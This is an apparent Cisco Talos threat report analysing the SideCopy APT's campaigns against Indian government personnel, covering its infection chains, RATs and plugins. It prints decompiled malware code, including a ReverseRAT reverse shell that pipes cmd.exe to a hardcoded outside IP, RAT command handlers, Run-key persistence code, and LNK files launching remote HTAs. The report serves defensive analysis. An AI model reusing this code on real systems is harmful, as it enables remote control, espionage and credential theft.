

InSideCopy: How this APT continues to evolve its arsenal

BY [ASHEER MALHOTRA](#) AND [JUSTIN THATTIL](#)

CONTENTS

Summary	3
What's new?	3
How did it work?	3
So what?	3
Background	4
Early infection chain	4
Latest CetaRAT infection chains	4
njRAT infections	7
MSI-based infection chain.....	7
Malicious payloads	8
RATs.....	8
Plugins.....	9
RAT analysis	9
CetaRAT	9
DetaRAT	10
ReverseRAT.....	11
MargulasRAT	11
Allakore	12
ActionRAT	12
Lilith.....	13
Epicenter RAT.....	14
Plugin analysis	14
Files manager	14
Browser credential stealer.....	16
Keyloggers	17
Golang malware – Nodachi	17
Tracking and delivery infrastructure	19
Observations and analyses	20
Targeting	20
Credential Harvesting.....	22
Conclusion	23
Coverage	23

SUMMARY

- Cisco Talos is tracking an increase in the SideCopy APT's activities targeting government personnel in India using themes and tactics similar to APT36 (aka Mythic Leopard and Transparent Tribe).
- SideCopy is an APT group that mimics the Sidewinder APT's infection chains to deliver their own set of malware.
- We've discovered multiple infection chains delivering bespoke and commodity remote access trojans (RATs) such as CetaRAT, Allakore and njRAT.
- Apart from the three known malware families utilized by SideCopy, Talos also discovered the usage of four new custom RAT families and two other commodity RATs known as "Lilith" and "Epicenter."
- Post-infection activities by SideCopy consist of deploying a variety of plugins, ranging from file enumerators to credential-stealers and keyloggers.

WHAT'S NEW?

Cisco Talos has observed an expansion in the activity of SideCopy malware campaigns, targeting entities in India. In the past, the attackers have used malicious LNK files and documents to distribute their staple C#-based RAT. We are calling this malware "CetaRAT." SideCopy also relies heavily on the use of Allakore RAT, a publicly available Delphi-based RAT.

Recent activity from the group, however, signals a boost in their development operations. Talos has discovered multiple new RAT families and plugins currently used in SideCopy infection chains.

Targeting tactics and themes observed in SideCopy campaigns indicate a high degree of similarity to the [Transparent Tribe](#) APT (aka APT36) also targeting India. These include using decoys posing as operational documents belonging to the military and think tanks and honeytrap-based infections.

HOW DID IT WORK?

SideCopy's infection chains have remained relatively consistent with minor variations – using malicious LNK files as entry points, followed by a convoluted infection chain

involving multiple HTAs and loader DLLs to deliver the final payloads.

Talos also discovered the usage of other new RATs and plugins. These include DetaRAT, ReverseRAT, MargulasRAT and ActionRAT. We've also discovered the use of commodity RATs such as njRAT, Lilith and Epicenter by this group since as early as 2019.

Successful infection of a victim results in the installation of independent plugins to serve specific purposes such as file enumeration, browser password stealing and keylogging.

SO WHAT?

These campaigns provide insights into the adversary's operations:

- Their preliminary infection chains involve delivering their staple RATs.
- Successful infection of a victim leads to the introduction of a variety of modular plugins.
- Development of new RAT malware is an indication that this group of attackers are rapidly evolving their malware arsenal and post-infection tools since 2019.
- Their current infrastructure setup indicates a special interest in victims in Pakistan and India.

BACKGROUND

SideCopy campaigns use tactics and techniques that mimic the SideWinder APT group to deploy their own set of malware. For instance, this group actively utilizes artifact names and infection vectors identical to the Sidewinder group.

SideCopy infection chains primarily consist of archive files containing malicious LNK files delivered to the victims. The filenames are meant to social engineer the victims into opening the LNK files, in turn, infecting them with SideCopy malware. What follows is a convoluted combination of malicious HTML Application files (HTA) and DOT NET-based loader DLLs that instrument CetaRAT and Allakore on the endpoints.

EARLY INFECTION CHAIN

The earliest discovered infection chain consisted of a LNK file that pulled down and executed an HTA from a remote

location. This HTA would decode and instrument a loader DLL in memory to drop CetaRAT and another DLL (DUser.dll) (Figure 1).

The dropped DLL is side-loaded into credwiz.exe. The DLL then executes CetaRAT on the infected endpoint, thereby completing the infection chain.

The actors used this method in 2019 and have evolved it since then. This primitive infection chain doesn't consist of decoy documents or images and is missing the Allakore RAT component (Figure 2).

LATEST CETARAT INFECTION CHAINS

Beginning 2020 and into 2021, we saw the attackers improve their infection chains. These infections also begin with malicious LNK files delivered to the victims. However, what follows is a combination of three HTA files, three loader DLLs, two instances of CetaRAT in some cases, and Allakore. This indicates an effort to modularize the attack chains, although it's over-modularized in this case.

struct ShellLinkHeader sShellLinkHeader	
struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\C:\Windows\System32\mshta.exe
struct LinkInfo sLinkInfo	
struct StringData NAME_STRING	DATE-OF-NEXT-INCREMENT-ON-UP-GRADATION-OF-PAY-ON-01-JAN-AND-01-JUL
struct StringData WORKING_DIR	C:\Windows\System32\
struct StringData COMMAND_LINE_ARGUMENTS	https://londonkids.in/echoolz/assets/css/front/hwo/DATE-OF-NEXT-INCREMENT-ON-UP-GRADATION-OF-PAY-ON-01-JAN-AND-01-JUL/css
struct StringData ICON_LOCATION	https://londonkids.in/echoolz/assets/css/front/hwo/DATE-OF-NEXT-INCREMENT-ON-UP-GRADATION-OF-PAY-ON-01-JAN-AND-01-JUL/css/pdf.ico

Figure 1: LNK with fake PDF icon executing remote HTA using mshta.exe.




Figure 2: Primitive SideCopy infection chain.

InSideCopy: How this APT continues to evolve its arsenal




Figure 3: Latest SideCopy infection chain.

struct ShellLinkHeader sShellLinkHeader	
struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\C:\Windows\System32\mshta.exe
struct LinkInfo sLinkInfo	
struct StringData NAME_STRING	MISO-Data
struct StringData RELATIVE_PATH	..\..\..\..\..\Windows\System32\mshta.exe
struct StringData WORKING_DIR	C:\Windows\System32\
struct StringData COMMAND_LINE_ARGUMENTS	https://londonkids.in/echoolz/assets/css/front/hwo/PUBLICATION-OF-PART-II-ORDER-HRMS/css/
struct StringData ICON_LOCATION	https://londonkids.in/echoolz/assets/css/front/hwo/MISO-Data/css/pdf.ico

Figure 4: Latest SideCopy infection chain.

The latest infection chains have also adopted the practice of displaying a decoy document (PDF) or image to the victims (Figure 3).

Stage No. 1 – LNK

The malicious LNK contains a command (Figure 4) to run a malicious HTA file hosted on an attacker-controlled website via mshta.exe.

Stage No. 2 – HTA

The malicious HTA file carries out the following activities:

- Creates a JavaScript file to restart the endpoint after

the malicious HTA has completed the infection process. (The JavaScript waits for a specified time and restarts the system, enough for HTA to complete the infection.)

- Load and invoke a malicious Dot Net-based loader DLL (Stage 2A) into memory.

Stage No. 2A – Loader DLL

The malicious Dot Net-based loader DLL is responsible for:

- Decompressing a decoy PDF and displaying it to the victim on the endpoint.
- Downloads another malicious HTA (Stage No. 3A) from a remote URL and executes it on the endpoint.

InSideCopy: How this APT continues to evolve its arsenal

- Downloads and executes another malicious HTA file (Stage No. 4) from a remote URL.

The decoy document displayed to the victim in this case is an internal Indian Ministry of Defense (MoD) circular related to their Human Resources Management System (HRMS) (Figure 5).

Stage No. 3 – Malicious HTA

This malicious HTA is similar to those seen previously (usually seen as Stage No. 2 in other infection chains). It is used to deploy the malicious CetaRAT embedded in the HTA file.

In some cases, we've observed instances of this malicious HTA deploying two distinct CetaRAT payloads on the same endpoint, a deviation from the usual infection chain.

Stage No. 4 – Malicious HTA

This malicious HTA is similar to the HTA seen in Stage No. 3A of the attack chain. This HTA also:

- Loads another loader DLL into memory (Stage No. 4A).
- Collects AV product names and passes them to the loader DLL (Stage No. 4A) along with the credwiz.exe binary and DUser.dll malicious DLL to be side-loaded.

Stage No. 4A – Malicious loader DLL

This DLL is responsible for dropping DUser.dll (Stage No. 4B side-loaded into credwiz) into a variable location, depending on the presence of a specific anti-virus products installed on the endpoint:

- Kaspersky
- Avira
- QuickHeal
- Bitdefender
- Avast
- Windows Defender




Figure 5: Decoy PDF pretending to be an internal Indian Army document.

InSideCopy: How this APT continues to evolve its arsenal




Figure 6: njRAT infection chain.

This loader DLL also persists Allakore RAT on the endpoint. The side-loaded DLL is then responsible for executing Allakore.

Stage No. 4B - Allakore

Allakore RAT is a publicly available Delphi-based RAT. It is usually called “Cyrus client” in SideCopy infection chains. Its capabilities include:

- Upload and download files.
- Capture screenshots from the endpoint.
- Enumerate directories and files.
- Keylogging.
- Steal current clipboard data.

NJRAT INFECTIONS

Another recently discovered infection chain (Figure 6) used by SideCopy completely abandons CetaRAT and Allakore and uses njRAT instead. This infection chain is simpler than the ones seen previously.

A second variation of njRAT infection chain uses self-extracting RAR-based dropper executables that consists of:

- Malicious VB script to set up persistence for njRAT deployed by the dropper.
- njRAT binary dropped and executed by the dropper.

- The decoy document is usually a PDF displayed to the victim. These PDFs mainly consist of themes related to the Indian Army and government.

Some examples of the self-extracting dropper filenames:

- Indian Army Restructring And Re-Organization.pdf.exe
- director_general_level_border_coordination_conference.pdf.exe
- Phase-3 of Nationwide Covid-19 Vaccination Registration.pdf.exe

MSI-BASED INFECTION CHAIN

Around mid-2020, we observed a deviation from the LNK-based infection chain. In this case, the attackers hosted a malicious archive (ZIP) on an attacker-controlled website `freewindowssoftware[.]com`. The ZIP file contained an MSI file posing as an installer for the “Libre Video Locker” application. On installation, the malicious MSI would install Allakore RAT into the “Program Files\Libre Software Corporation\LibreVideoLocker” folder (Figure 7).

The final payloads consisted of three components:

- **Loader EXE:** Executed first and masquerades as a Libre video player application. It is, however, meant to run Allakore and the malicious BAT file.




Figure 7: MSI-based infection chain dropping Allakore.

- **Persistence BAT file:** Used to set up persistence for Allakore via the registry HKCU\..\Run key.
- **Allakore RAT exe:** This is a copy of the Allakore RAT built in 2019, instrumented to communicate with a known SideCopy C2 IP.

MALICIOUS PAYLOADS

This is an overview of the different final stages of infections.

RATS

SideCopy infections utilize a number of RATs. The RAT payloads discovered by Talos so far are:

- **CetaRAT:** SideCopy’s staple RAT first seen in the wild in 2019. This was already disclosed publicly. We are calling it “CetaRAT” to identify it throughout this research piece.
- **DetaRAT – C#-based RAT:** A previously unknown C#-based RAT that contains several RAT capabilities similar to CetaRAT.
- **ReverseRAT:** Another previously undiscovered C#-

based reverse shell that also monitors removable drives. It is based on CetaRAT.

- **MargulasRAT:** This is another custom RAT used as part of SideCopy operations. The dropper for MargulasRAT masquerades as a VPN application from India’s [National Informatics Centre \(NIC\)](#).
- **Allakore:** Allakore is a Delphi-based RAT first observed in 2015. This RAT has been used by SideCopy extensively, along with CetaRAT.
- **ActionRAT:** ActionRAT is another Delphi-based RAT used in SideCopy’s operations. At first glance, it looks quite similar to Allakore but is distinct in its implementation. We also found a C#-based version of the RAT, indicating that the attackers have ported it to the Dot Net platform, as well.
- **Lilith:** [Lilith](#) is a C++-based RAT first observed in 2016. SideCopy used a customized version of Lilith in early 2019. Lilith has also been utilized by another APT named [“TICK”](#) in 2018 - 19.
- **EpicenterRAT:** [Epicenter](#) is another commodity RAT observed in the wild since 2012. SideCopy’s usage of Epicenter dates back to as early as 2018 - 19.

PLUGINS

In addition to full-fledged RATs, SideCopy utilizes modular plugins to carry out specific malicious tasks on the infected endpoint:

- **File manager:** A file management component that can enumerate, download and upload files on the endpoint from/to the C2.
- **Keyloggers:** There are two keyloggers used by Side-Copy.
 - **Xeytan:** A publicly available C#-based keylogger available since 2016.
 - **Lavao:** Another C#-based keylogger.
- **Browser credential stealers:** Again, there are two types of stealers used:
 - C-based stealer component to steal passwords from Firefox and Chrome.
 - C#-based stealer component to steal Chromium browser passwords.
- **Nodachi:** A previously unknown set of plugins utilized by SideCopy we're calling "Nodachi." These Golang-based plugins have reconnaissance and file-stealing abilities targeting an Indian multi-factor authentication app known as "[Kavach.](#)"

RAT ANALYSIS

CETARAT

[CetaRAT](#) is a C#-based RAT family first seen in the wild since 2019. Its malicious capabilities (Figure 8) include:

- **Execution:** Download and run arbitrary executables and commands.
- **File management:** Upload, download, delete, rename and enumerate files.
- **Capture:** Take screenshots and monitor clipboard data.
- **Processes:** List or kill processes on the endpoint.

```
<PrivateImplementationDetails>{0C79B1EF-CC4D-44D4-  
A38B-2CAFDFCFDD03}.RAT_command_codes = new Dictionary<string, int>(15)  
{  
    {  
        "downloadexe",  
        0  
    },  
    {  
        "download",  
        1  
    },  
    {  
        "upload",  
        2  
    },  
    {  
        "run",  
        3  
    },  
    {  
        "delete",  
        4  
    },  
    {  
        "rename",  
        5  
    },  
    {  
        "creatdir",  
        6  
    },  
    {  
        "list",  
        7  
    },  
    {  
        "process",  
        8  
    },  
    {  
        "pkill",  
        9  
    },  
    {  
        "clipboard",  
        10  
    },  
    {  
        "clipboardset",  
        11  
    },  
    {  
        "screen",  
        12  
    },  
    {  
        "shellexec",  
        13  
    },  
    {  
        "close",  
        14  
    }  
};
```

Figure 8: CetaRAT command codes.

InSideCopy:

How this APT continues to evolve its arsenal

DEtARAT

DetaRAT is a previously unknown C#-based implant used by SideCopy. This implant uses a different set of command codes (Figure 9) with a hardcoded key for communicating with its C2 servers. Its malicious capabilities include:

- **Files management:** Create, move, rename and delete directories and files.
- **File enumeration:** Retrieves detailed directory and file information recursively, including creation and last access times.
- **Exfiltration and infiltration:** Download and upload files from and to the C2.
- **Audio:** Record and upload audio files.
- **Remote control:** Control mouse cursor and clicks.
- **Hosts file:** Retrieve and send / etc/hosts file contents.
- **Installed Software:** Exfiltrate details of installed software from registry.
- **Execution:** Run arbitrary commands on the endpoint via cmd.exe.
- **Clipboard:** Get and set clipboard data.
- **Sysinfo:** The following information is sent to the C2 to fingerprint the endpoint:
 - IP and MAC addresses.
 - Installed anti-virus software.
 - Processor and GPU info, RAM info, system uptime, OS details, battery charge and life.
 - Hostname, current username and screen dimensions.

```
if (msg == "Disconnected")
{
    this.stream.Close();
}
else if (msg == "SystemInformation")
{
    this.Send("SystemInformation|" + this.getsystem() + this.GetDeepInfo());
}
else if (msg == "Software")
{
    this.getinstalledsoftware();
}
else if (msg.StartsWith("RD"))
{
    this.sendscreen(msg.Split(new char[]
    {
        '|'
    })[2], Convert.ToInt32(msg.Split(new char[]
    {
        '|'
    })[1]));
    Thread.Sleep(100);
}
else if (msg == "GetPcBounds")
{
    this.Send("PCBounds" + Screen.PrimaryScreen.Bounds.Height.ToString() + "x" +
    Screen.PrimaryScreen.Bounds.Width.ToString());
}
else if (msg.Contains("SetCurPos"))
{
    this.MouseMov(msg);
}
else if (msg == "GetHostsFile")
{
    this.loadhostsfile();
}
else if (msg.StartsWith("SaveHostsFile"))
{
    this.savehostsfile(msg.Replace("SaveHostsFile", ""));
}
else if (msg == "GetCPText")
{
    this.getclipboardtext();
}
else if (msg.StartsWith("SaveCPText"))
{
    this.setclipboardtext(msg.Replace("SaveCPText", ""));
}
else if (msg.StartsWith("Shell"))
{
    this.runshell(msg.Replace("Shell", ""));
}
else if (msg == "RecordingStart")
{
    this.audio_start();
}
else if (msg == "RecordingStop")
{
    this.audio_stop();
}
else if (msg == "RecordingDownload")
{
    this.audio_get();
}
else if (msg == "ListDrives")
{
    this.listdrives();
}
else if (msg.StartsWith("ListFiles"))
{
    this.showfiles(msg.Replace("ListFiles", ""));
}
```

Figure 9: DetaRAT command codes.

```
private void RunServer()
{
    this.tcpClient = new TcpClient();
    this.strInput = new StringBuilder();
    bool flag = !this.tcpClient.Connected;
    if (flag)
    {
        try
        {
            this.tcpClient.Connect("161.97.90.175", 6666);
            this.networkStream = this.tcpClient.GetStream();
            this.streamReader = new StreamReader(this.networkStream);
            this.streamWriter = new StreamWriter(this.networkStream);
        }
        catch (Exception ex)
        {
            return;
        }
        this.processCmd = new Process();
        this.processCmd.StartInfo.FileName = "cmd.exe";
        this.processCmd.StartInfo.CreateNoWindow = true;
        this.processCmd.StartInfo.UseShellExecute = false;
        this.processCmd.StartInfo.RedirectStandardOutput = true;
        this.processCmd.StartInfo.RedirectStandardInput = true;
        this.processCmd.StartInfo.RedirectStandardError = true;
        this.processCmd.OutputDataReceived += this.CmdOutputDataHandler;
        this.processCmd.Start();
        this.processCmd.BeginOutputReadLine();
    }
    for (;;)
    {
        try
        {
            this.strInput.Append(this.streamReader.ReadLine());
            this.strInput.Append("\n");
            bool flag2 = this.strInput.ToString().LastIndexOf("terminate") >= 0;
            if (flag2)
            {
                this.StopServer();
            }
            bool flag3 = this.strInput.ToString().LastIndexOf("exit") >= 0;
            if (flag3)
            {
                throw new ArgumentException();
            }
            this.processCmd.StandardInput.WriteLine(this.strInput);
            this.strInput.Remove(0, this.strInput.Length);
        }
        catch (Exception ex2)
        {
            this.Cleanup();
            break;
        }
    }
}
```

Figure 10: ReverseRAT reverse shell.

```
4 public void add_DeviceInserted(EventWatcher.USBDeviceEventHandler value)
5 {
6     EventWatcher.USBDeviceEventHandler usbdeviceEventHandler = this.DeviceInserted;
7     EventWatcher.USBDeviceEventHandler usbdeviceEventHandler2;
8     do
9     {
10        usbdeviceEventHandler2 = usbdeviceEventHandler;
11        EventWatcher.USBDeviceEventHandler value2 = (EventWatcher.USBDeviceEventHandler)Delegate.Combine(usbdeviceEventHandler2, value);
12        usbdeviceEventHandler = Interlocked.CompareExchange<EventWatcher.USBDeviceEventHandler>(ref this.DeviceInserted, value2, usbdeviceEventHandler2);
13    }
14    while (usbdeviceEventHandler != usbdeviceEventHandler2);
15 }
```

Figure 11: USB device insertion notifier code snippet.

```
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string text = folderPath + "\\inithost.exe";
bool flag = !File.Exists(text);
if (flag)
{
    Thread.Sleep(1000);
    Process.Start("https://vpn.nic.in/");
    string name = "windows";
    RegistryKey currentUser = Registry.CurrentUser;
    RegistryKey registryKey = currentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    Thread.Sleep(30000);
    registryKey.SetValue(name, folderPath + "\\inithost.exe");
    registryKey.Close();
    string cipherText = "pxR/THCwdLuruMmw8wB8xAUvbn01yPG8TOV9IoOkAp/n7+paQm74pkz1fSKDpAKFTOV9IoOkAp9MSX0ig6QCn0z1fSKDpAKFTOV9IoOkAp/PxveQsdITN64GNxjq";
}
```

Figure 12: Dropper opening the decoy NIC VPN portal and setting up persistence for MargulasRAT.

REVERSERAT

This is a simple C#-based malware that opens up a reverse shell (Figure 10) to its C2 server using cmd.exe. This reverse shell also has code built into it to monitor removable drive events (Figure 11), such as connection and removal.

MARGULASRAT

MargulasRAT is distributed via another C#-based dropper (Figure 12) binary. The dropper masquerades as the same VPN we mentioned previously. NIC is responsible for providing IT services, such as email and VPN access, to Indian government employees, including military personnel.

Another variant of the dropper deploys MargulasRAT after displaying a decoy PDF to the victim (Figure 13).

This infection chain uses VBScripts to persist MargulasRAT via registry, while the dropper downloads the RAT from a remote location (Figure 14).

MargulasRAT (Figure 15) is limited in capabilities, but does include:

- **Screenshot capture:** Capture a screenshot of the resolution specified by the C2, AES encrypt and send.
- **Update self:** Receives an encoded binary from C2,

```
Process.Start("https://www.mod.gov.in/dod/sites/default/files/Army1919.pdf");
string environmentVariable = Environment.GetEnvironmentVariable("TEMP");
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
string text = folderPath + "\\jogo.vbs";
string path = folderPath + "\\winscvhost.exe";
bool flag = !File.Exists(path);
if (flag)
{
    Thread.Sleep(10000);
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    processStartInfo.CreateNoWindow = true;
    WebClient webClient = new WebClient();
